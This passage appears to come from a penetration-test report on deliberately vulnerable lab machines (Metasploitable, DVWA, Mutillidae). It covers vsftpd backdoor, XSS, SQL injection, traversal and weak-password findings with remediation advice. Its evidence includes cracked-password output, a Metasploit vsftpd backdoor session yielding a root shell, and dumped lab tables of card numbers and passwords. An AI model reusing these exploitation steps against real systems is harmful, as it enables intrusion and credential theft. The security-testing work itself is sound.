Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123@test         (stack)
                 (Administrator)
```

# Vulnerability-2: VSFTPD Backdoor (CVE-2011-2523)

**Description:**

The VSFTPD 2.3.4 daemon has a backdoor in the code that allows remote attackers to gain a command shell on the system. This vulnerability is triggered when the FTP server is configured to listen on a specific port (6200) and a specific payload is sent. When exploited, an attacker can execute arbitrary commands on the server with the privileges of the user running the VSFTPD service.

- **Risk Level:** High
- **Exploitation Likelihood:** High
- **Business Impact:** Significant
- **Remediation Difficulty:** Low

**Security Implications:**


- **Lack of Secure Coding Practices:**
  Indicates potential weaknesses in the software development lifecycle, raising concerns about other undiscovered vulnerabilities.
- **Increased Attack Surface:**
  The backdoor expands the attack surface, making it easier for attackers to exploit additional vulnerabilities within the system.
- **Potential for Lateral Movement:**
  Attackers could use the compromised system as a foothold to access and exploit other systems on the network.
- **Data Breach Risks:**
  Successful exploitation may expose sensitive data, leading to identity theft and financial loss.
- **Reputational Damage:**
  Exploitation can erode customer trust and cause long-term damage to the organization's brand image.


**Suggested Remediations:**

- **Upgrade VSFTPD:**
  Immediately upgrade to a secure version (3.0.3 or higher) that does not contain this backdoor. Ensure that all systems running VSFTPD are updated regularly.
- **Firewall Rules:**
  Implement strict firewall rules to restrict access to the FTP port, allowing only trusted IP addresses to connect.
- **Service Configuration:**
  Consider disabling the FTP service altogether if not required, or switch to a more secure file transfer method, such as SFTP or FTPS.
- **Intrusion Detection/Prevention Systems (IDPS):**
  Deploy an IDPS to monitor for any suspicious activity on the network, particularly around the FTP service.
- **Regular Security Audits:**
  Conduct regular security assessments and audits of all services running on your systems to identify and remediate vulnerabilities promptly.

- **User Access Control:**
  Implement strict access controls to limit who can access the FTP service. Use strong authentication mechanisms and enforce the principle of least privilege.
- **Logging and Monitoring:**
  Enable detailed logging for the FTP service to track access attempts and activities. Regularly review logs for any unauthorized access or suspicious behavior.
- **Patch Management:**
  Establish a patch management policy to ensure that all software and systems are kept up to date with the latest security patches and updates.
- **Security Awareness Training:**
  Provide security training for staff to raise awareness of potential vulnerabilities and best practices for securing systems, particularly those involving file transfer protocols.
- **Network Segmentation:**
  Segment the network to isolate critical systems from less secure areas, minimizing the risk of lateral movement by attackers if a system is compromised.

**Evidence:**



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.137.20:21 - The port used by the backdoor bind listener is already open
[+] 192.168.137.20:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.137.10:41013 → 192.168.137.20:6200) at 2024-10-15 09:09:55 -0400
```

```
whoami
root
date
Tue Oct 15 08:59:56 UTC 2024
dir
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:15:5d:00:27:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.137.20/24 brd 192.168.137.255 scope global eth0
    inet6 fe80::215:5dff:fe00:2700/64 scope link
       valid_lft forever preferred_lft forever
hostname
metasploitable-web
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ftp 192.168.137.20
[*] exec: ftp 192.168.137.20

Connected to 192.168.137.20.
220 (vsFTPd 2.3.4)
Name (192.168.137.20:stack):
```

# Vulnerability-3: Reflected XSS Vulnerability in DVWA

**Description:**

Reflected Cross-Site Scripting (XSS) occurs when an attacker sends a malicious script to a victim's browser through a URL or form submission. In DVWA, when a user inputs data without proper validation or encoding, it allows the injection of JavaScript code that can execute in the context of the victim's session.

- **Risk Level:** High
- **Exploitation Likelihood:** High
- **Business Impact:**

  **Data Theft:** Theft
  **Reputational Damage:** Reputation
  **Compliance Issues:** Compliance
- **Remediation Difficulty:** Moderate


**Security Implications:**

- **User Vulnerability:** Users may unknowingly execute malicious scripts, leading to compromised accounts.
- **Wider Exploitation Potential:** Successful exploitation may provide attackers a foothold for further attacks within the application or network.
- **Inadequate Security Practices:** Indicates a lack of security controls in the development process, which could lead to other vulnerabilities.

**Suggested Remediations:**

1. **Input Validation:** Implement strict validation on all user inputs to ensure they do not allow script tags or HTML.
2. **Output Encoding:** Encode user input when displaying it back to prevent execution of injected scripts. Use libraries or frameworks that provide built-in functions for encoding.
3. **Content Security Policy (CSP):** Implement CSP headers to help mitigate XSS risks by controlling the sources from which content can be loaded.
4. **User Awareness:** Educate users about the risks of clicking on suspicious links, especially those that appear to be sent from unknown sources.
5. **Regular Security Audits:** Conduct periodic security assessments and code reviews to identify and address potential vulnerabilities early in the development process.
6. **Use HTTPOnly and Secure Flags:** S et the HTTPOnly flag on cookies to prevent access by client-side scripts and use the Secure flag to ensure cookies are sent only over HTTPS.
7. **Implement Security Libraries:** Utilize security libraries (e.g., OWASP Java Encoder, DOMPurify) that provide robust protection against XSS by automatically handling encoding and sanitization of user inputs.

**Evidence:**





# Vulnerability-4: SQL Injection Vulnerabilty in DVWA

**Description:**

SQL Injection (SQLi)

SQL Injection allows an attacker to interfere with the queries that an application makes to its database. It can result in unauthorized access to sensitive data, data manipulation, and even complete system compromise.

- **Risk Level:** High
- **Exploitation Likelihood:** High
- **Business Impact:**

  **Data Breach:** Theft
  **Regulatory Consequences:** Fines
  **Reputational Damage:** Trust
- **Remediation Difficulty:** Moderate

**Security Implications:**


- **Data Exposure Risks:** Successful exploitation can lead to unauthorized access to sensitive data, including user credentials and personal information.
- **Increased Attack Surface:** A compromised database can serve as a pivot point for further attacks, enabling attackers to explore other systems and services within the network.
- **Legal and Financial Repercussions:** Breaches may lead to lawsuits, regulatory scrutiny, and financial losses associated with recovery and remediation efforts.
- **Inadequate Input Validation:** Indicates weaknesses in input handling, suggesting the need for enhanced security measures and coding standards across the development team.


**Suggested Remediations:**


- **Parameterized Queries:** Use prepared statements with parameterized queries to ensure user input is treated as data, not executable code.
- **Input Validation:** Implement robust input validation to ensure only expected data formats are accepted.
- **Web Application Firewall (WAF):** Deploy a WAF to help detect and block SQL injection attacks in real-time.
- **Regular Security Audits:** Conduct regular security assessments and code reviews to identify and remediate vulnerabilities early in the development process.
- **Security Training:** Provide ongoing training for developers on secure coding practices and the importance of preventing SQL injection vulnerabilities.
- **Error Handling:** Implement proper error handling to avoid disclosing sensitive database information in error messages to potential attackers.

- **Database Permissions:** Limit database user permissions to the least privilege necessary to perform their tasks, reducing the impact of a successful SQL injection attack.
- **Use ORM Frameworks:** Utilize Object-Relational Mapping (ORM) frameworks that automatically use parameterized queries and handle data sanitization.
- **Logging and Monitoring:** Enable logging and monitoring for database access to detect and respond to suspicious activities promptly.
- **Security Patches:** Regularly update database software and libraries to incorporate security patches and mitigate known vulnerabilities.

**Evidence:**




# Vulnerability-5: Stored XSS Vulnerability in DVWA

**Description:**

Stored Cross-Site Scripting (XSS)**:** This vulnerability occurs when an application stores malicious user input (such as JavaScript code) in its database and later serves that content to users without proper validation or sanitization. In DVWA, this can be tested through the XSS vulnerability section by entering a script payload that executes when other users access the stored data.

- **Risk Level:** Medium to High
- **Exploitation Likelihood:** High
- **Business Impact:** Moderate to Severe
- **Remediation Difficulty:** Moderate

**Security Implications**

- **User Trust Erosion**: Users may lose confidence in the application if they experience security issues, impacting customer loyalty and retention.

- **Increased Attack Surface**: The presence of stored XSS vulnerabilities increases the attack surface, allowing attackers to exploit multiple users through a single injection point.
- **Data Compromise**: Attackers can potentially access and manipulate user sessions and sensitive data, leading to broader security issues within the application.
- **Legal and Regulatory Risks**: Exploitation of this vulnerability could violate data protection laws (e.g., GDPR, CCPA), resulting in fines and legal repercussions.

**Suggested Remediations**

- **Input Validation**: Implement strict validation on all user inputs to ensure that only expected formats are accepted, effectively rejecting potentially harmful scripts.
- **Output Encoding**: Encode output properly to ensure that any data rendered in the browser is treated as data, not executable code. This includes HTML escaping to prevent the execution of scripts.
- **Content Security Policy (CSP)**: Deploy a CSP to restrict the sources from which scripts can be executed, reducing the risk of XSS attacks.
- **Regular Security Audits**: Conduct periodic security assessments and code reviews to identify and address vulnerabilities proactively.
- **User Awareness Training**: Educate users about the risks of XSS and safe browsing practices to minimize the chances of falling victim to such attacks.
- **Sanitize User Input**: Use libraries or frameworks that automatically sanitize input to eliminate potentially dangerous characters or strings.
- **Limit Input Size**: Restrict the length of input fields to minimize the risk of large payloads being executed.
- **Use HTTP-only Cookies**: Set cookies with the HttpOnly flag to prevent JavaScript from accessing session tokens and sensitive information.
- **Implement Framework Security Features**: Utilize built-in security features provided by web frameworks that help protect against XSS attacks.
- **Monitor and Log Activities**: Set up logging mechanisms to monitor for unusual activities that may indicate an attempted XSS attack.

**Evidence:**


# Vulnerability-6: Directory Traversal Vulnerability in DVWA

**Description:**

Directory Traversal (also known as Path Traversal) is a web security vulnerability that allows an attacker to access restricted directories and files on a server by manipulating the file paths. In the context of DVWA, an attacker can input a specially crafted URL that includes directory traversal characters (e.g., ../../) to navigate outside the intended directory structure and access sensitive files like /etc/passwd.

- **Risk Level:** High
- **Exploitation Likelihood:** High
- **Remediation Difficulty:** Moderate


**Security Implications:**

- **Unauthorized Access:** Attackers can gain access to sensitive files, potentially exposing application secrets and user credentials.
- **Weak Input Validation:** This vulnerability indicates inadequate input validation and insufficient security measures within the application.
- **Compromise of Application Integrity:** Attackers may manipulate application behavior by accessing sensitive configuration files or executing scripts.

**Suggested Remediations**

- **Implement Input Validation:** Validate and sanitize all user inputs to prevent path manipulation. Reject any input that includes directory traversal characters (e.g., ../).
- **Use Whitelisting:** Employ a whitelist approach for file access. Only allow access to specific files and directories that are necessary for the application's functionality.
- **Update Web Application Configuration:** Configure the web server to prevent directory listing and limit access to sensitive directories. Use proper permissions to restrict access to critical files.
- **Apply Security Patches:** Regularly update the application and its dependencies to patch known vulnerabilities. Stay informed about security advisories related to the software stack used.
- **Conduct Regular Security Audits:** Perform routine security assessments and penetration testing to identify and remediate potential vulnerabilities proactively.
- **Implement Proper Error Handling:** Ensure that error messages do not disclose sensitive information about the file system or application structure. Generic error messages can help mitigate information leakage.
- **Use Secure Coding Practices:** Train developers in secure coding standards to ensure that applications are built with security in mind from the outset. Use frameworks that provide built-in protections against common vulnerabilities.
- **Utilize Web Application Firewalls (WAF):** Deploy a WAF to filter and monitor HTTP traffic. It can help detect and block suspicious requests, including those attempting directory traversal attacks.
- **Limit User Permissions:** Restrict user permissions to only the necessary files and directories. Users should not have access to files that are not required for their roles.
- **Implement Logging and Monitoring:** Set up logging for all file access requests and regularly monitor logs for suspicious activities. This helps in detecting and responding to potential attacks quickly.
- **Conduct Security Awareness Training:** Provide training for developers and staff on secure coding practices, potential vulnerabilities, and how to recognize and respond to security incidents.

**Evidence:**




# Vulnerability-7: Mutillidae

**Description:**

SQL Injection is a code injection technique that allows attackers to execute arbitrary SQL code on a database. This vulnerability arises when user inputs are not properly sanitized or validated before being included in SQL queries. In the context of Mutillidae, it can occur when the application accepts untrusted input for the username parameter without appropriate escaping or parameterization.

- **Risk Level:** High
- **Exploitation Likelihood:** High
- **Business Impact:**

  Breach
  Loss
  Reputation
  Disruption
- **Remediation Difficulty:** Moderate to High

**Security Implications**


- **Data Compromise:** Attackers can gain unauthorized access to the database, exposing sensitive information.
- **Privilege Escalation:** If attackers can execute arbitrary SQL commands, they might escalate their privileges within the database.
- **System Integrity:** SQL Injection can lead to data corruption or deletion, impacting the integrity of the data stored in the database.
- **Exploitation for Further Attacks:** Compromised databases can be used as pivot points for further attacks within the organization's network.

**Suggested Remediations**

- **Input Validation and Sanitization:** Ensure that all user inputs are validated and sanitized to prevent malicious SQL code from being executed. Reject any input that does not conform to expected patterns.
- **Parameterized Queries:** Utilize parameterized queries (prepared statements) to ensure that user inputs are treated as data, not executable code. This prevents attackers from injecting SQL commands.
- **Stored Procedures:** Use stored procedures to encapsulate database logic and reduce the risk of SQL Injection. Ensure that these procedures are designed to handle user inputs securely.

- **Web Application Firewall (WAF):** Deploy a WAF to monitor and filter SQL queries. It can help detect and block malicious requests attempting to exploit SQL Injection vulnerabilities.
- **Regular Security Testing:** Conduct regular security assessments and penetration testing to identify and remediate vulnerabilities proactively. Include automated scans and manual testing for SQL Injection vulnerabilities.
- **Least Privilege Principle:** Implement the principle of least privilege for database accounts. Ensure that application accounts only have the permissions necessary for their function, minimizing potential damage if compromised.
- **Educate Developers:** Provide training for developers on secure coding practices and the importance of safeguarding against SQL Injection vulnerabilities.
- **Monitor Database Activity:** Implement monitoring solutions to detect unusual database activity that could indicate a SQL Injection attack in progress.

**Evidence:**



```
Database: owasp10
Table: credit_cards
[5 entries]
+------+-----+-------------------+------------+
| ccid | ccv | ccnumber          | expiration |
+------+-----+-------------------+------------+
| 1    | 745 | 4444111122223333  | 2012-03-01 |
| 2    | 722 | 7746536337776330  | 2015-04-01 |
| 3    | 461 | 8242325748474749  | 2016-03-01 |
| 4    | 230 | 7725653200487633  | 2017-06-01 |
| 5    | 627 | 1234567812345678  | 2018-11-01 |
+------+-----+-------------------+------------+
```

```
Database: owasp10
Table: accounts
[16 entries]
+-----+----------+------------+----------+-----------------------------------+
| cid | is_admin | password   | username | mysignature                       |
+-----+----------+------------+----------+-----------------------------------+
| 1   | TRUE     | adminpass  | admin    | Monkey!                           |
| 2   | TRUE     | somepassword | adrian | Zombie Films Rock!                |
| 3   | FALSE    | monkey     | john     | I like the smell of confunk       |
| 4   | FALSE    | password   | jeremy   | d1373 1337 speak                  |
| 5   | FALSE    | password   | bryce    | I Love SANS                       |
| 6   | FALSE    | samurai    | samurai  | Carving Fools                     |
| 7   | FALSE    | password   | jim      | Jim Rome is Burning               |
| 8   | FALSE    | password   | bobby    | Hank is my dad                    |
| 9   | FALSE    | password   | simba    | I am a cat                        |
| 10  | FALSE    | password   | dreveil  | Preparation H                     |
| 11  | FALSE    | password   | scotty   | Scotty Do                         |
| 12  | FALSE    | password   | cal      | Go Wildcats                       |
| 13  | FALSE    | password   | john     | Do the Duggie!                    |
| 14  | FALSE    | 42         | kevin    | Doug Adams rocks                  |
| 15  | FALSE    | set        | dave     | Bet on S.E.T. FTW                 |
| 16  | FALSE    | pentest    | ed       | Commandline KungFu anyone?        |
+-----+----------+------------+----------+-----------------------------------+
```

```
Database: owasp10
Table: blogs_table
[12 entries]
+-----+---------------------+-----------------------------------------------------------------------------------------------------------------------+
| cid | date                | comment                                                                                                               |
| blogger_name |
+-----+---------------------+-----------------------------------------------------------------------------------------------------------------------+
| 1   | 2009-03-01 22:26:12 | Well, I've been working on this for a bit. Welcome to my crappy blog software. :)
| adrian       |
| 2   | 2009-03-01 22:26:54 | Looks like I got a lot more work to do. Fun, Fun, Fun!!!
| adrian       |
| 3   | 2009-03-01 22:27:11 | An anonymous blog? Huh?
| anonymous    |
| 4   | 2009-03-01 22:27:48 | I love me some Netcat!!!
| ed           |
| 5   | 2009-03-01 22:29:04 | Listen to Pauldotcom!
| john         |
| 6   | 2009-03-01 22:29:49 | Why give users the ability to get to the unfiltered Internet? It's just asking for trouble.
| jeremy       |
| 7   | 2009-03-01 22:30:06 | Chocolate is GOOD!!!
| john         |
| 8   | 2009-03-01 22:31:13 | Fear me, for I am ROOT!
| admin        |
| 9   | 2009-03-01 22:31:13 | Social Engineering is woot-tastic
| dave         |
| 10  | 2009-03-01 22:31:13 | Read more Douglas Adams
| kevin        |
| 11  | 2009-03-01 22:31:13 | You should take SANS SEC542
| kevin        |
| 12  | 2009-03-01 22:31:13 | Fear me, for I am asprox!
| asprox       |
+-----+---------------------+-----------------------------------------------------------------------------------------------------------------------+
```

# Vulnerability-8: Active Directory Password Vulnerability

**Description:**

Active Directory (AD) password vulnerabilities occur when weak passwords or poorly configured password policies allow attackers to exploit user accounts. Attackers can perform dictionary or brute-force attacks to gain unauthorized access to AD accounts, leading to potential compromise of the entire domain.

- **Risk Level:** High
- **Exploitation Likelihood:** High
- **Remediation Difficulty:** Moderate

**Security Implications:**

- **Increased Attack Surface:** Weak password policies expand the attack surface, allowing for easier unauthorized access.
- **Privilege Escalation Risks:** Successful exploitation can lead to privilege escalation, granting attackers access to critical systems and data.
- **Compromised User Trust:** Users may feel insecure about the safety of their data, leading to a loss of confidence in the organization's security measures.
- **Potential for Lateral Movement:** Once attackers gain access to one account, they can move laterally across the network to compromise other systems and accounts, amplifying the damage.
- **Data Integrity Risks:** Attackers could alter or delete critical data, impacting business operations and decision-making processes.
- **Exposure to Ransomware Attacks:** Compromised accounts can be leveraged to deploy ransomware, leading to significant operational disruptions and financial losses.
